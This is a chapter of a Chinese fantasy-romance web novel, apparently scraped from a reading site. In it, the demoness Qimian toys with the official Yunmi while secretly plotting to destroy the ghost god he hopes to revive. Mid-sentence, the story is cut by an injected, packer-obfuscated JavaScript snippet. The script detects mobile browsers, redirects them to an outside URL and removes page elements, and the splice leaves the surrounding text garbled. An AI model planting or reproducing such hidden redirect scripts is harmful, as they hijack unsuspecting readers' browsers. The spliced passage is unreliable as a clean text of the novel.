默认冷灰
24号文字
方正启体

10. 第 10 章

作者:九条病本书字数:K更新时间:
    云弥刚要从座位上弹起来。


    七面往他肩上轻轻一压,他顿时嘶痛,竟意外坐在了她的手掌心上。


    她没动,任由他压着自己。


    反是云弥神色复杂,他想挪开却怎么都移不走半分。


    “书房里随时有人进来,你切勿胡作非为。”他全身都好烫,像是重伤后发烧遗留的余热。


    七面很敏锐地察知到他身上的血气,逐渐蹙起眉头:“你又受伤了?”


    “没。”云弥应话倒挺快。


    但他说完,七面就扼住他的下巴:“你胆敢对我说谎?”


    她把对方脸颊都掐红:“谁让你受伤的?平白给我添麻烦,说出来我亲自去绞死他。”“我说了没有。”


    云弥用力撇开头,视线落向别处:“我的事情不需要你多管。”


    “这么说来,你想复活鬼神的事也不归我管了?”


    七面取出了一盏暗灯,她仅轻吹一口气,灯罩中魂灵亮起。


    云弥为此扭过头来,看着魂灯里的东西愈发出神:“是……鬼神大人的魂?”


    “你给祂续上了?”他急迫问道。


    “点灯续魂简单,后续重塑肉身才是最难的,你应该知道这要消耗不少灵力。”


    她被压住的手轻微动了一下:“所以你该补偿我。”


    “以你现在的身份,想要什么不都是一句话的事么?”


    云弥根本就不敢看她,因为身下某人的动作而羞愤到眼神无处安放。


    “那司狱官呢?如果我要你,也是一句话的事吗?”


    她说出这话,云弥就不出声了。


    “说话。”七面偏偏盯紧他的眼睛。


    那双黑眸已经不似从前那般阴戾慑人,这些天奔波劳累,他又身上带伤总归没有足够的休息时间。


    云弥深深呼吸,极其为难地说了句:“随便你。”


    七面听见这三个字,若有所思地点点头:“噢,那便下去睡会儿吧。”然后他就愣住了,嘴里还在解释:“我没说可以和你睡,我的意思是往后生死都随便你。”


    她颇为奇怪地摊手:“我也没说要你陪我睡,你那么迫不及待做什么?让你自己回去休息而已,我现在手头有事要忙,没时间顾你。”


    毕竟相较于沉迷男人的美色,七面还是对这个神位更加感兴趣。而且批阅奏帖这种事情,还是难不倒她的。就算云弥长了腿,但他不会跑也跑不了。


    眼下云弥委实是惊住,或是没想到她居然会这么轻易放过他。


    “谁迫不及待了?是我曲解了你的意思,现在就走。”


    他刚从手上逃离,走出两步又回头:“奏帖不能随便乱批,你仔细点。”


    “你是念过经吗?”


    七面疑惑了:“天天叮嘱我做这做那,你也不嫌累?”


    云弥动了动唇,没有再说话。


    她目送他背影消失在门外,另有一队鬼使擦肩步入书房内。


    眼前摆着一排新衣,其中有鬼使上前来道:“大殿,明日天祭日的祭祀服需要您亲自挑选。”


    她一眼扫过去,要么是暗色,要么是白色,但自己莫名想穿红色。


    鬼神为战天道而死,明天也是祂的祭日,何不穿得艳丽一点来庆祝一番?


    可想想便好,七面懒得去捅这个娄子。


    她看过几眼,随口道:“去找你们司狱官吧,他说哪件就哪件。”


    鬼使们没谁有异议,纷纷应下后又退了出去。


    现在书房里除了她没有别人。


    浆球从角落里骨碌骨碌滚出来,跳到她手边:“主人,灯是假的?”七面指尖叩击着灯罩,里面的神魂竟像吸在她的皮肤上:“怎么会是假的呢?我从来说到做到,此番自然也不会骗人。”


    “可是您何必答应他呢?”


    浆球想不明白,扑哧扑哧冒着焰火:“您大可直接把司狱官控制住,以现在的状态夺得神位,岂不是轻而易举?”


    “你是觉得多一事不如少一事?”


    她把魂灯收起来:“但是鬼神没有彻底灰飞烟灭,就还有回归的可能。我只答应救回祂,没保证救回后不杀了祂。”


    “噢!”浆球蹦起来的时候,把木质的桌面烧出一个小黑坑:“我懂了,主人是想要趁鬼神还未恢复神力之际,直接灭祂。”


    “嘘——”


    七面做个安静的手势:“别让那个家伙听见了,这个惊喜以后再送给他。”


    她屈指弹走浆球:“你回去吧,看好炼狱里的那只傀儡,一切听我指挥行事。”“主人……”浆球被赶着走,憋屈道:“待在炼狱里太无趣了,您何时也让我正大光明出来透气?”


    “不着急,很快就可以了。”


    七面已经提起笔,开始认真看手上的奏帖。


    命台这些冥官个个老奸巨猾,所说正事不多,反而弹劾司狱官的帖子不少,还有就是提议诛杀底狱的恶灵。


    她朱笔落下,直接在冥官名字上划下两笔交叉。


    等到这些帖子全部阅完,眼睛早已昏花模糊,手也酸得不行。


    七面暴躁把笔往桌上一拍。


    她不由叹气:“做个鬼神管天管地管那么多破事。”说完,门前就有鬼使听到动静进来了。


    “大殿,您……是冥官们惹您不悦了?”


    她未曾搭理,直接从它们之间穿过去。


    出了书房,七面寻往云弥的住处。他所在离这里不远,寝房坐落在玉池水声中,从漫着雾气的窗台可以看见里边有一道人影。


    云弥坐在一盏残烛下,擦着两道明晃晃的东西,仔细一看,是两把雕银冷刀。


    她听见很低落的话音:“近来神器感应愈来愈强,您一定很快就能活过来吧。”


    他捧着那副双刃,眼睫低垂,根本看不清神色。


    但或许也不用看,只听那语调就知道他定是哭过一会儿,毕竟声音又哑又颤。


    真是痴情呢。


    七面蔑视一眼,她正要转身就走。


    “等等……”


    她这么静悄悄的,居然还能被他发现?


    待到她转回去,身后压根就没人。


    七面不解,那他到底是在和谁说话。她又回到窗台前,发现那柄雕银双刃在隐隐颤动,似乎像是与哪方灵力产生了共鸣。


    云弥放下手中之物,正在用灵符四处探寻线索。眼看就要从屋内出来,七面出于本能去躲避。


    “是你。”


    云弥还是发现了她,说来灵符最能追


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17480955|201733||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    踪浊气。


    她从拐角处走出去,看着他手里燃符,故作不知问:“司狱官这是在找什么呢?”


    “没什么。”


    他清了清嗓子,似在掩饰自己哭过的事实,可眼睛都在泛红,实在是骗不了谁。“你在这做什么?偷偷摸摸不像是你的作风。”


    云弥眼神瞥向别处,还在寻找着蛛丝马迹,然而灵符就停在七面眼前,总归是被这更盛的浊气所吸引。


    “我没想做什么,”七面抬手扫开那张碍眼的灵符:“不过是来提醒你,再过一个时辰就准备祭奠祂了。”


    “你……”云弥气得目眦尽裂:“祂没死!不许用祭奠这个词。”


    七面假意闭嘴一瞬,朝他屋子里走去:“好,是我口误。”


    她正要去拾起桌上的银刃,云弥倏地收起来。


    此刻手停在半空中有点僵住,继而转向了云弥的衣襟,她勾住他的领口:“这么小气,碰一下都不行。”


    云弥向后退开,更是把她的手也撇去。


    “神位都给你了,你还想要什么?”


    “也没什么,”七面又捉住他的手,靠近自己的衣带:“不过祭祀在即,需要你替我更衣。”


    他想抽回手,却被她死死攥住:“寝殿一群鬼使都是摆设?你何不去寻它们?”


    她偏要借云弥的手抽开自己的衣带:“脱外衣即可,懒得回去找它们。”


    语罢,最外面一件衣衫已经落到他手臂上。


    云弥被迫接着,下一刻直接丢在旁侧座椅上。


    祭祀服刚才送过来后便一直摆在那里,想来往年定当是他给傀儡换上衣服。


    七面早就看明白。现在云弥站在身前,双手环着她的腰际,漫不经心地低头给她系腰带。


    她瞄向另一身祭祀服:“需要我帮你穿吗?”


    云弥一口否定:“我不需要。”


    他回话时甚至没有经过一瞬间的思考,以致没能反应过来便被扯断了衣带。


    七面才不管他说什么。


    刚刚只是问一问而已,又没打算征求他的意见。


    等到外衣褪下,她的手落在云弥肩膀下端,摸到结实的臂肌,替他拢起新制的衣衫时指甲无意间划过身前,柔软轻弹确实好摸。


    云弥自然感受到她的蓄意调戏,他当即闪身逃走,站在她三步开外。


    “无耻!我就知道你不怀好意。”


    七面手势落空,她表情凝滞一瞬,倏地笑道:“看都看过了,还不许人碰吗?”


    “对了,上次的东西你可有收好,我随时检查。”


    “什么东西?”


    云弥显然又慢半拍。


    她细细给描述:“就是那个莲头藕身的玉器,和司狱官亲密接触过的东西……”


    “闭嘴!”云弥立马甩出了一张禁声符。


    七面随意把它揭开:“司狱官别激动,这次你要是不愿意的话,我……”


    “笃笃笃!”


    该死的叩门声打断了她的下文。


    “谁?”七面忍着怒意道:“进来说话。”


    但见房门被撞开,一个阴差趔趔趄趄闯进来,身上多处都挂着伤,无力往地上一跪:“大殿,司狱官,不好了!底狱那只恶灵要杀出来了!”
(←快捷键) <<上一章投推荐票 回目录 标记书签 下一章>> (快捷键→)